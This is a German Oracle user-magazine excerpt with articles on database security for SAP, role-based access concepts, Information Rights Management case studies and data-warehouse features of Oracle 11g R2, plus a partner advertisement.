Eine zunehmende Zahl von Kunden, die SAP-Systeme auf der Basis von Oracle-Datenbanken betreiben, möchte ihre Daten besser vor unbefugten Zugriffen schützen. Aber welche der von Oracle angebotenen Sicherheitsoptionen sind von SAP unterstützt? Wann lohnt es sich, sie einzusetzen? Und gibt es spezielle Oracle-Angebote für SAP-Kunden? Der Artikel beantwortet diese Fragen für die Oracle Database 11*g* R2.

Oracle-Datenbanksicherheit in SAP-Umgebungen

Christoph Kersten, Oracle Database for SAP Global Technology Center

Wenn Datenbanken in SAP-Umgebungen auf Schwachstellen und Optimierungsmöglichkeiten hin untersucht wurden, ging es in der Vergangenheit meist um Performance und Verfügbarkeit. In neuerer Zeit sind mit der Effizienz der Datenspeicherung (Komprimierung, Partitionierung) und dem bestmöglichen Schutz der Daten vor unbefugtem Zugriff zwei weitere wichtige Aspekte hinzugekommen. Der Hintergrund ist in beiden Fällen gleich: Die Konsolidierung vieler dezentraler Systeme brachte nicht nur Datenbanken unbekannter Größe, sondern führte auch zu weitaus dramatischeren Folgen eines einzigen gelungenen Datendiebstahls. Durch neue organisatorische Lösungen wie Outsourcing oder Hosting waren die anfallenden Gesamtkosten sehr stark vom verbrauchten Plattenplatz bestimmt, und Personen, die gar nicht oder nur lose in das Unternehmen eingebunden sind, erhielten Zugang zu sensitiven Daten.

Oracle stellt mit „Advanced Security" und „Database Vault" optionale Zusatzfunktionalitäten zum Oracle-Datenbank-Server bereit, die das Risiko des Datendiebstahls erheblich minimieren. Beide Pakete können auch in SAP-Umgebungen eingesetzt werden. Nutzen und Unterschiede lassen sich am besten anhand verschiedener Zugriffsszenarien erläutern.

Szenario 1: Zugriff über SAP-Applikationen

In der Regel soll und wird der Zugriff auf die von SAP-Applikationen generierten und in Oracle-Datenbanken abgelegten Daten von SAP-Anwendern ausgehen und über SAP-Applikationen erfolgen. Ein solcher Normalzugriff ist aus Oracle-Sicht unproblematisch, weil die SAP-Funktionalität über eine eigene, von der Datenbank völlig unabhängige Benutzer- und Privilegienverwaltung verfügt. Aus diesem Sachverhalt ergeben sich drei wichtige Schlussfolgerungen für das Verhältnis von Applikations- und Datenbanksicherheit:

- In allen Fällen, in denen der Zugriff regulär über SAP-Applikationen stattfindet, ist die SAP-Funktionalität für den Schutz der Benutzerdaten verantwortlich. Der Oracle-Datenbank-Server mischt sich in die applikationsinternen Vorgänge nicht ein. Das heißt auch: Wenn das Verhalten der SAP-Applikation im Hinblick auf einzelne Sicherheitsaspekte nicht den Erwartungen entspricht, sollte man als Kunde nicht versuchen, dieses Verhalten mit Oracle-Mitteln zu korrigieren, sondern sich an SAP wenden.
- Auf der anderen Seite ist die SAP-Funktionalität völlig chancenlos, wenn es darum geht, potenziell illegale Datenzugriffe abzuwehren, die unter Umgehung der SAP-Applikationen erfolgen. In diesem Fall kann einzig und allein die Oracle-Funktionalität helfen.
- Die von SAP und von Oracle zur Verfügung gestellten Sicherheitsmechanismen konkurrieren nicht miteinander, sie ergänzen sich vielmehr. Deshalb sollte man sie gemeinsam – und selbstverständlich zusammen mit allgemeinen Maßnahmen wie der Kontrolle des Zugangs zum Firmennetzwerk oder zu Datensicherungen – implementieren, um den größtmöglichen Schutz der Daten zu erreichen.

Szenario 2: Zugriff auf Daten im Netzwerk

Eine Möglichkeit, anders als auf dem regulären Weg über die SAP-Applikationen Zugriff auf die Daten zu bekommen, besteht darin, das Netzwerk abzuhören. Bei diesem Verfahren können die Daten, die gerade im Netzwerk unterwegs sind (data in transit), entweder nur gelesen oder aber zusätzlich noch manipuliert werden. Um dies zu verhindern, bietet Oracle im Rahmen des Zusatzpakets „Advanced Security" die Funktionalität „Network Encryption" an. Diese verschlüsselt Daten vor dem Versenden über das Netzwerk und entschlüsselt sie auf der Empfängerseite wieder. Der Administrator kann zwischen verschiedenen Schlüssellängen und Verschlüsselungsverfahren wählen. Zusätzlich können Prüfsummen generiert werden, die es dem Empfänger erlauben, Datenmanipulationen zu entdecken (siehe Abbildung 1).

Dabei ist zu beachten, dass die Oracle Network Encryption nur den Datenaustausch zwischen SAP-Application-Server-Instanzen und Oracle-Datenbank-Server-Instanzen schützen kann. Die Verschlüsselung erfolgt durch Oracle-Software, die zwar auf al-




Abbildung 1: Schutz der Netzwerkkommunikation durch Network Encryption




Abbildung 2: Schutz der Datenbankdateien durch Transparent Data Encryption und Backup Set Encryption

len Rechnern installiert ist, auf denen Oracle-Datenbank-Server oder SAP-Application-Server laufen, nicht aber auf den Endgeräten der SAP-Anwender. Die zwischen SAP-Anwendern und SAP-Application-Servern ausgetauschten Daten sind daher mit anderen Mitteln zu verschlüsseln.

Szenario 3: Zugriff auf Datenbank-Dateien

Eine zweite Möglichkeit des illegalen Datenzugriffs besteht darin, sich Kopien der Datenbank-Dateien (beispielsweise eine Datensicherung) zu besorgen und die Datei-Inhalte auszulesen. Diese Strategie erfordert zwar umfangreiches Wissen und ein hohes Maß an krimineller Energie, unmöglich ist sie aber nicht. Man kann allerdings auch hier die Hürden für potenzielle Angreifer erheblich erhöhen, indem man die in der Datenbank abgelegten Daten (data at rest) verschlüsselt. Ebenfalls im Rahmen des Zusatzpakets „Advanced Security" stellt Oracle zu diesem Zweck die Funktionalitäten „Transparent Data Encryption (TDE)" sowie „Backup Set Encryption" zur Verfügung (siehe Abbildung 2).

„Transparent Data Encryption" gibt es schon seit einigen Jahren, jedoch wies die Funktion bis einschließlich Database 10*g* einige Einschränkungen auf, die ihre Implementierung im SAP-Umfeld sehr erschwerten. Vor allem stellte der Ansatz, nur einige wenige Tabellenspalten zu verschlüsseln (column encryption), SAP-Anwender vor ein nahezu unlösbares Problem, da das SAP-Datenmodell nicht nur äußerst komplex, sondern zudem nicht offengelegt ist. Hier schafft Database 11*g* Abhilfe mit dem neuartigen Ansatz, ganze Tablespaces zu verschlüsseln (tablespace encryption). Mit dieser Datenbank-Version ist es also möglich, sich die komplizierte Suche nach zu verschlüsselnden Spalten zu sparen und einfach sämtliche Tablespaces zu verschlüsseln, die SAP-Nutzdaten enthalten. Kundenerfahrungen zeigen, dass dies selbst für Multi-Terabyte-Datenbanken eine realistische Strategie ist.

Zusätzlich zur Verschlüsselung der Daten in der produktiven Datenbank bietet „Backup Set Encryption" die Möglichkeit, mit dem Oracle Recovery Manager (RMAN) erstellte Datensicherungen komplett zu verschlüsseln. Dies ist insbesondere dann ein zusätzlicher Schutz, wenn man sich entschlossen hat, einen Teil der in der Produktiv-Datenbank abgelegten Daten unverschlüsselt zu lassen.

Szenario 4: Direktzugriff auf Daten in der Datenbank

Der dritte Schleichweg zu den von SAP-Applikationen generierten und in der Oracle-Datenbank abgelegten Daten führt über Standard-Datenbank-Werkzeuge wie SQL*Plus. Mithilfe einer direkten Verbindung zur Datenbank lassen sich sämtliche SAP-Schutzmechanismen aushebeln. Das stellt insbesondere dann eine potenzielle Gefahr dar, wenn privilegierte Benutzer (Datenbank-Administratoren) diesen Weg ausnutzen.

Um das Problem und die von Oracle angebotene Lösung zu verstehen, sollte man sich zunächst einmal an eine Unschärfe der Privilegienverwaltung in Datenbanksystemen erinnern. Beim herkömmlichen Verfahren wird zwar zwischen System- und Objektprivilegien unterschieden, die Umsetzung führt dann aber meist dazu, dass ein

Administrator, der hinlänglich viele Systemprivilegien erhalten hat, dadurch implizit auch über Zugriffsberechtigungen für viele oder gar alle Tabellen (Objektprivilegien) verfügt. Nun besteht das Problem nicht darin, dass ein Administrator überhaupt auf Daten zugreifen kann, sondern dass die Zugriffsberechtigungen implizit, also oft ungewollt und unkontrolliert vergeben werden. Weiterhin sollte man sich daran erinnern, dass Datenverschlüsselung in einer solchen Situation wirkungslos ist. Wenn ein privilegierter Benutzer sich erfolgreich angemeldet hat, wird das Datenbank-System die verschlüsselten Daten entschlüsseln, weil es die Abfrage für legitim hält.

Die Lösung, die Oracle mit Database Vault anbietet, basiert demnach nicht auf Verschlüsselung, ist aber damit kombinierbar. Beim Einsatz von Database Vault wird eine neuartige Privilegienverwaltung implementiert, die strikt zwischen System- und Objektprivilegien trennt. Zudem ermöglicht sie den Aufbau sehr viel differenzierterer Zugriffsregeln als beim traditionellen Ansatz, der über einfache Objekt-Benutzer-Zuordnungen nicht hinauskommt. So ist es etwa möglich, Zugriffsrechte an bestimmte IP-Adressen, Uhrzeiten oder Applikationen zu binden oder die Zusammenarbeit mehrerer Personen (Vier-Augen-Prinzip) zu verlangen (siehe Abbildung 3).

Database Vault ist ein Werkzeugkasten, mit dem man sich Regelwerke, die zu den eigenen Applikationen und Anforderungen passen, bauen kann, aber auch selbst bauen muss. Das ist auch nicht anders möglich, wenn der Kunde eigene Applikationen entwickelt hat. Für Standard-Applikationen, die von vielen Kunden eingesetzt werden, liefert Oracle aber zusätzlich eine Default-Policy. Dies gilt auch für SAP-Applikationen. „Oracle Database Vault for SAP" besteht aus einer Default-Policy, die typischerweise 70 bis 90 Prozent der Kundenanforderungen abdeckt, sowie dem Werkzeugkasten, um die vorgefertigte Policy bei Bedarf zu ändern oder zu erweitern. Ergänzt werden diese Komponenten durch eine umfangreiche Audit- und Reporting-Funktionalität, die der Überwachung des sicherheitsrelevanten Geschehens in der Datenbank dient.

Weitere Informationen

Ein ausführlicherer Überblick über Oracle-Datenbanksicherheit im SAP-Umfeld steht unter http://www.oracle.com/us/products/database/nl20-database-security-396167.pdf. Technische Details zum Einsatz von Oracle Advanced Security sind in den SAP-Notes 973450, 974876 und 1324684, zum Einsatz von Oracle Database Vault in den SAP-Notes 1355140, 1597194 sowie 1502374 zu finden.




Abbildung 3: Schutz der Daten in der produktiven Datenbank durch Database Vault

Christoph Kersten
Oracle Database for SAP Global Technology Center
christoph.kersten@oracle.com

TEAM - Ihr Partner für innovative IT-Lösungen

Als Oracle Platinum Partner bieten wir ein umfassendes Dienstleistungsspektrum rund um die Oracle-Technologien, Über 20 Jahre Oracle-Partnerschaft sichern den Erfolg:

- **Oracle-Lizenzierung**
  mit dem Oracle-License-Check von TEAM immer richtig lizenziert
- **Business Intelligence**
  mehr Transparenz für Ihr Unternehmen mit der Business Intelligence Suite
- **Oracle Online DBA-Support**
  maßgeschneiderte Supportlösungen – von der Hotline bis zum Rundum-Support
- **Oracle-Consulting**
  umfassende Beratung rund um den Einsatz der Oracle-Technologien
- **Individualentwicklungen**
  mit Oracle ADF als strategischer Entwicklungs-plattform
- **Oracle-Schulungen**
  praxisorientierte Oracle-Schulungen und individuelle Workshops

Stellen Sie sich Ihr eigenes Konferenzprogramm zusammen: iconfguide.doag.org

TEAM GmbH
Hermann-Löns-Str. 88
33104 Paderborn

Mail oracle@team-pb.de
Web www.team-pb.de
Fon +49 5254 8008-0

ORACLE Platinum Partner

2011 DOAG Konferenz + Ausstellung

TEAM auf der DOAG vom 15. - 18.11.11! Alle Infos unter: www.team-pb.de/doag

Fünf Vorträge - TEAM-Stand - Schulungstag am 18.11. Oracle Discoverer und nun?

Die Zahl der Anwendungen sowie die organisationsübergreifende und vernetzte Bereitstellung von Informationen in den Organisationen wachsen. Damit steigt auch die Gefahr, dass den Verantwortlichen die Berechtigungen, geregelt über die Vergabe individueller Rechte, außer Kontrolle geraten. Diese Entwicklung schlägt sich nicht nur in einer unzureichenden Berechtigungskontrolle und damit in der Gefährdung sensibler Anwendungen und Daten nieder. Auch der Nachweis der Erfüllung eigener interner Richtlinien und externer Vorschriften leidet darunter. Ein professionelles Rollenkonzept, basierend auf einer handhabbaren Technologie, ist die richtige Antwort.

Erfolgreiche Einführung eines Rollenkonzepts

Norbert Drecker, TWINSEC GmbH

Das Thema „Rollenkonzepte“ wird oft als abgehoben, abstrakt und praxisfern eingeordnet. Daher zunächst zwei Praxisbeispiele, die anhand der Anforderungen die nachfolgenden Beschreibungen zu den Ansätzen und Technologien nachvollziehbar machen:

- Von Seiten der Aufsichtsbehörden ist einem Finanzinstitut vorgegeben, die Nachweise darüber zu liefern, welche Mitarbeiter der Organisation Zugriff auf die Anwendungen haben und ob der Missbrauch von Berechtigungen ausgeschlossen ist. In der Organisation des Finanzinstituts war dazu ein Verfahren zu etablieren, um für die kritischen Anwendungen eine Zertifizierung und den Check zur „Seperation of Duty“ (SoD) für Tausende von Mitarbeitern von Hunderten von Vorgesetzten durchzuführen.
- Ein Versicherer verwendete in der Vergangenheit in diversen Anwendungen bereits Rollenansätze zur Berechtigungsvergabe. Im Unternehmen ist nun ein einheitliches und durchgängiges Rollenkonzept gefordert, das die sich ändernden Geschäftsanforderungen abbilden kann und zur Rechtevergabe als Vorgabe dient. In der Organisation des Versicherers war dazu eine Umgebung zur Verwaltung eines Rollenkonzepts einzuführen, die in Verbindung mit einem IDM-System die Berechtigungen mit den Anwendungen zunehmend automatisiert abgleicht.

Das Rollenkonzept ist das Fundament des Erfolgs

Die Rollen, die die Eigenschaften und Rechte einzelner Mitarbeiter im Unternehmen repräsentieren, sind systematisch zu erheben und zu gestalten, um das Fundament zur Lösung der Anforderungen zu bilden. Gefragt ist ein in sich schlüssiges Rollenkonzept. Es setzt die Mitarbeiter in den Geschäftsprozessen mit den Anwendungen in Beziehung zur Organisation mit den einzelnen Fachbereichen und Aufgaben. Denn es ist eine ganzheitliche Sicht notwendig, um für jeden Mitarbeiter stimmige Rollen und, davon abgeleitet, die Berechtigungen in Anwendungen vergeben zu können. Das setzt voraus, dass die Aufgaben jedes Mitarbeiters und die zugehörigen Regeln beschrieben und nachvollziehbar sind. Nur unter dieser Voraussetzung sind persönliche Rollen auf die Anwendungen, auf die der Mitarbeiter Zugriff haben soll, funktional ausrichtbar.

Die Fachseite gehört mit ins Boot

Eine systematische Rollenverwaltung unterliegt der Regel, dass jeder Mitarbeiter im Unternehmen, gegebenenfalls auch Geschäftspartner, eine Rolle zur Ableitung seiner persönlichen Rechte für einzelne Anwendungen erhält. Unverzichtbarer Anker ist zunächst die Aufnahme der eindeutigen Identitäten, die in der Regel eine natürliche Person spiegelt.

Rollen haben neben der organisatorischen vor allem eine fachliche Aufhängung. Deshalb werden für die Entwicklung eines hieb- und stichfesten Rollenkonzepts zunächst die Organisation und die Abläufe sowie die daran beteiligten Anwendungen, Fachverantwortlichen inklusive ihrer Verantwortungsbereiche und Mitarbeiter einschließlich ihrer Tätigkeitsfelder untersucht. Dazu müssen die Verantwortlichen und Mitarbeiter in Beziehung zu den Organisationsstrukturen und den Geschäftsprozessen/Anwendungen gesetzt werden, an denen sie mitwirken.

Viele dieser Informationen können aus den bestehenden Geschäfts-Datenbanken oder aus vorhandenen Tabellen gezogen werden. Den wesentlichen Input liefern jedoch die Verantwortlichen der Fachseite. Dazu sind umfassende Recherchen durchzuführen, die oft in Form von Interviews zu führen sind, um die Vielfalt der Tätigkeitsfelder in Form von Rollen zu fassen. Dabei gilt: so viele Rollen wie notwendig, aber nicht mehr als nötig. Teil dieser Analyse sind auch die internen und externen Richtlinien, die in der Organisation – in Form von Policies und rechtlichen Vorschriften – bei der Arbeit mit den Anwendungen befolgt werden müssen. Dies ist die Voraussetzung dafür, dass dann auch in Audit-Verfahren nachvollziehbar wer-

den kann, was der Einzelne darf, und dass Abweichungen aufgedeckt werden können.

Die IT-Verantwortlichen komplettieren die Bootsbesatzung

Oftmals ist aber „gut gedacht" nicht schon gleich „gut getan". Daher ist das entwickelte Rollenkonzept noch auf Richtigkeit zu prüfen und gegebenenfalls anzupassen. Hierzu werden die Anwendungsverantwortlichen zu Rate gezogen, die zu den bereits genutzten Anwendungen die relevanten Berechtigungsdaten identifizieren und herausziehen. Diese Informationen sind zwingend von den Anwendungsverantwortlichen mit einer Beschreibung der Felder und Attribute zu versehen, damit die Deutung auch der Fachseite ermöglicht wird.

Die Fachseite prüft zunächst die einzelnen Rollen durch den Abgleich der im Unternehmen angewandten technischen Anwendungsberechtigungen gegen das Rollenkonzept. Dabei kann es nicht überraschen, dass bei diesem Vorgehen oft lange gelebte Missverständnisse zwischen gewollter fachlicher Anforderung und der nach bestem Wissen interpretierten technischen Umsetzung aufgedeckt werden. Am Ende der Prüfung und nach eventuell durchzuführender Nachjustage kann dann die Rolle allgemein als zertifiziert gelten.

Des Weiteren ist noch zu prüfen, wem die Rollen wirklich aktuell zugeordnet sind. Dies dient dazu, überflüssige und vergessene Anwendungsberechtigungen aufzuspüren und einen bereinigten Stand herzustellen, auf den man nun zukünftig bauen kann.

Ein Projekt-Team, bestehend aus Fachseite und IT, muss sich in diesen Prozessen eines Tools bedienen können, das die Abgleiche technisch unterstützt und auch die Dokumentation der Informationen und Festlegungen abbilden kann. In den skizzierten Praxisbeispielen nutzten der Finanzdienstleister und der Versicherer in der initialen Projektphase Oracle Identity Analytics (OIA), um die Identitäten über einen Import zentral zu übernehmen, und die Fachverantwortlichen führten dann die Rollen ein. Zur Prüfung der Schlüssigkeit und der Richtigkeit des Rollenkonzepts konnten ebenfalls Importschnittstellen von OIA verwendet werden, um die real genutzten Berechtigungsinformationen zum Abgleich bereitzustellen und eine Beschreibung dazuzugeben. Als Ergebnis standen die zertifizierten Rollen für eine Zuweisung zu den Benutzern in der Organisation zur Verfügung.

Einmal über diese Prozesse validiert und dokumentiert, konnte das Rollenkonzept in die betriebliche Nutzung überführt werden. Im Falle des Finanzdienstleisters wurde die Rezertifizierung unter OIA als Prozess aufgesetzt, über den die Vorgesetzten dann die Zugehörigkeit der Mitarbeiter zur Organisation und ihre Nutzungsrechte zu Rollen überprüften, bestätigten oder zur Nachbearbeitung bereitstellten. Unter Nutzung von OIA konnte zudem automatisch der Fortschritt der Rezertifizierung verfolgt und vor allem dokumentiert werden. Am Ende wurden dann die Reports von OIA genutzt, um die Ergebnisse einer Revision zu präsentieren oder Überprüfungen zu veranlassen.

Gleichermaßen wurden diese Eigenschaften in der Umgebung des Versicherers eingesetzt. Dieser machte sich darüber hinaus zunutze, dass Schnittstellen zwischen OIA zu Oracle Waveset (OW) und Oracle Identity Manager (OIM) implementiert sind. Darüber wurden die unter OIA verwalteten Rollen mit dem Identity Management synchronisiert und dienten als Basis für das Antragsverfahren und der Provisionierung von Berechtigungen für ausgewählte Anwendungen.

Fazit

Eine verlässliche Verwaltung von Anwendungsberechtigungen kann in mittleren und größeren Organisationen oder in Organisationen mit hohen Anforderungen zur Rechte-Trennung und deren Nachweis nur auf Basis eines Rollenkonzepts dargestellt werden. Das bedingt, dass Identitäten, fachliche Rollen und Anwendungsberechtigungen systematisch in festen Beziehungen zu definieren sind.

Externe Beratung zur Methodik und zur Technologie kann die Bewältigung dieser Aufgabe wirkungsvoll unterstützen. Die unverzichtbaren Leistungsträger sind aber die Mitarbeiter der Organisation selbst, die mit ihrem Wissen um die fachlichen Anforderungen und die Anwendungen das Rollenkonzept aus der Taufe heben müssen.

Fach- und IT-Seite haben ein gemeinsames Verständnis zu Rollen und Berechtigungen zu erarbeiten, prüfen zunächst den Ist-Stand und dokumentieren diesen erstmals in einer gemeinsam verständlichen Form. Ab dann profitieren Management, Revision, Fachseite und IT-Verantwortliche gleichermaßen, wenn es zu Veränderungen innerhalb der Organisation, Identitäten, Geschäftsprozesse, Anwendungen oder Sicherheits-Richtlinien / -Vorschriften kommt. Zudem macht es das Rollenkonzept erst handhabbar, regelmäßig wiederkehrende Prüfungen in Form von Re-Zertifizierungen durchführen zu können und den Nachweis erbringen zu können, die Rechteverwaltung im Griff zu haben.

Rollenkonzepte bedingen die Zusammenführung vieler verschiedenartiger Informationen und deren Bereitstellung für vielfältige Prozesse und Auswertungen. Daher ist eine Technologie zu unterlegen, die Daten zu Rollenkonzepten aufnimmt, darstellt, anpassbar macht, Analysen und Reports unterstützt und Revisionsansprüchen genügt. Ansonsten sorgt eine lebende Organisation in kürzester Zeit dafür, dass auch das beste Rollenkonzept die Zukunftsperspektiven einer Eintagsfliege hat.

Norbert Drecker
TWINSEC GmbH
norbert.drecker@twinsec.de

Seit Jahren nehmen die Flut und der Austausch von digitalen Informationen ständig zu. Die Wege der Kommunikation werden immer einfacher und schneller, und zwar nicht nur intern, vielmehr gewinnt der Austausch von Informationen mit externen Geschäftspartnern an Bedeutung, egal ob in der Produktion, Dienstleistung oder in anderen Bereichen. Märkte haben sich verändert, andere Kulturen sehen beispielsweise das Kopieren von Informationen und Produkten als legal an. Ebenso sehen ausscheidende Mitarbeiter in der Mitnahme von digitalen Informationen kein Vergehen. Dies alles sind nur einige Gründe, aus denen sich Unternehmen dazu entschließen und entschlossen haben, Information-Rights-Management-Technologien (IRM) einzusetzen. Der Artikel zeigt anhand von Kundenbeispielen auf, was geschehen musste, bis man IRM eingeführt hat.

Information Rights Management in der Praxis

Norbert Bacher, sealed solutions GmbH

Immer wieder wunderte sich der Geschäftsführer eines mittelständischen Unternehmens (2.500 Mitarbeiter), wie er auf interne Geschäftsideen, Produkte und sogar Einkaufskonditionen bei Branchentreffen direkt angesprochen wurde. Eine Antwort war schnell gefunden. Durch Mitarbeiterwechsel und teilweise fehlgeleitete E-Mails – versehentlich oder beabsichtigt – wurden dem Unternehmen wichtige Informationen abgezogen. Es handelt hierbei sich um eine Form von Datendiebstahl, die nicht bemerkbar ist, da die eigentlichen Informationen ja noch genau da sind, wo sie sein sollten. Das Schlimme daran ist, dass sich Mitarbeiter nicht schuldig fühlen, wenn sie nur das kopieren, womit sie jahrelang gearbeitet haben. Schnell wurde reagiert und nach Möglichkeiten geschaut, wie man Datenklau intern und extern vermeiden kann. Im Vergleich zu DLP-Lösungen und Verschlüsselungstechnologien fand man dann, dass IRM die beste Lösung für nachhaltigen Informationsschutz sei. Noch vor der Tool-Auswahl wurde ein zweiköpfiges Team aus der IT ausgewählt, das zusammen mit dem Management bestimmte, welche Informationen als schützenswert einzustufen sind. Auf dieser Basis entstand eine Matrix mit Usern und vielen „W"-Fragen (siehe Abbildung 1). Die Tool-Auswahl war abgeschlossen und man entschied sich für eine englische IRM-Software, die heute als Oracle Information Rights Management (OIRM) am Markt ist.

Abbildung 1: Sicherheitsrichtlinien – wer kann wo, was und wann mit versiegelten Dateien tun

Ziel war es, anfangs Einkaufsprotokolle, Preislisten und Präsentationen für einen Anwenderkreis von zwanzig bekannten Anwendern durch die Versiegelungstechnologie zu schützen. Das hierfür aufgesetzte Projekt umfasste Installation, Anbindung an bestehende User Directories, Anpassung an die bestehende Infrastruktur und Schulung der zwei Administratoren und zwanzig Anwender mit unterschiedlichen Rechten. Dies alles wurde in einem Zeitrahmen von fünf Tagen realisiert, sodass ab dem sechsten Tag hoch brisante Informationen nur noch durch einen kleinen Kreis

von Anwendern gelesen, geändert, ausgedruckt etc. werden konnten. Übrigens, der entstandene Schaden bei dem Kunden durch Datenmissbrauch und -klau wurde auf 350.000 Euro geschätzt.

Digitale Publikationen mittels IRM schützen und aktualisieren

Ein internationaler Autokonzern muss Nicht-Vertragswerkstätten nach dem EU-Gleichstellungsbeschluss Reparaturanleitungen, Ersatzteillisten etc. zur Ausübung ihrer Geschäftstätigkeit entgeltlich zur Verfügung stellen. Um einer unkontrollierten Verteilung von Informationsmaterialien entgegenzutreten, entschloss man sich, dies nur noch in digitaler Form zu tun. Dies hat für den Konzern in zweierlei Hinsicht Vorteile: Es winken zusätzliche Einnahmen durch das Zurverfügungstellen von digitalen Informationen, je nach Abonnement zwischen einem Tag und einem Jahr. Darüber hinaus ist gewährleistet, dass stets die aktuellsten Informationen bereitstehen (wichtig bei Produkthaftungsfragen). Für den Endkunden erwies sich der zweite Punkt ebenfalls als großes Plus, da auch er nicht auf eine Loseblattsammlung, sondern stets auf aktuelle Informationen Zugriff hatte – eine Win-Win-Situation. Die Investition des Autokonzerns hat sich innerhalb weniger Monate bezahlt gemacht.

Fazit

Es gibt viele Gründe IRM einzusetzen. Monetärer Verlust durch Imageschaden bei Datenklau ist nur einer, vertraulicher Umgang mit personenbezogenen Daten ein anderer. Überall, wo Schaden durch Informationsabwanderung und Datenmissbrauch entstanden sind, stehen Folgekosten an. So kann man den Einsatz von IRM auch mit diesen Worten charakterisieren: Informationsschutz ist Investitionsschutz.

Norbert Bacher
sealed solutions GmbH
n.bacher@sealedsolutions.com

Die Oracle-Datenbank wird stetig weiterentwickelt. Mittlerweile liegt sie in Version 11*g* R2 für alle gängigen Betriebssysteme vor. Mit jeder neuen Version nimmt auch der Funktionsumfang der Datenbank zu, der mit kostenpflichtigen Zusatzoptionen sogar noch erweiterbar ist.

Data-Warehouse-Features der Datenbank 11*g* R2

Timo Bergenthal, OPITZ CONSULTING GmbH

Viele der Features haben ein sehr spezielles Anwendungsgebiet und werden daher nur von einem kleinen Anwenderkreis benötigt. Andere Features gehören zum Allgemeingut und dürfen in keinem Data Warehouse (DWH) fehlen. In diesem Artikel erhalten DWH-Entwickler einen groben Überblick über einige für das Data Warehousing relevante Features der Oracle-Datenbank. Der Nutzen und die möglichen Anwendungsfälle der Features stehen hierbei im Vordergrund.

Beladung eines Data Warehouse

Ein DWH ist nach der Definition von William H. Inmon eine themenorientierte, integrierte, zeitorientierte und nicht flüchtige Sammlung von Daten [1]. Zu deren Aufbau wird meist ein relationales Datenbank-Managementsystem (RDBMS) verwendet. Darin werden ausgewählte Daten aus verschiedenen Quellen gesammelt, integriert und über einen längeren Zeitraum gespeichert, damit zeitliche Analysen möglich werden.

Mit welchen Mitteln können Daten aus anderen Systemen in eine Oracle-Datenbank geladen werden? Es wird davon ausgegangen, dass im ersten Schritt der reine Abzug von Quelldaten in eine Stage ohne nennenswerte Transformationen durchgeführt wird.

Die Funktion „Change Data Capture" ist nützlich für die Erkennung von Änderungen in definierten Quelltabellen. Diese Änderungen sind in Change Tables protokolliert. Change Tables werden geschachtelt in Change Set und unter Umständen in Change Source. Dieser Part obliegt in jedem Fall einem Datenbank-Administrator in der Rolle des Publishers. Hinzu kommt die Vergabe von Zugriffsrechten für sogenannte „Subscriber" auf dem Niveau einzelner Spalten. Für jeden Typ von Change Data Capture werden die entsprechenden Änderungen an den Quelltabellen mit geringer Latenzzeit in die Change Tables überführt.

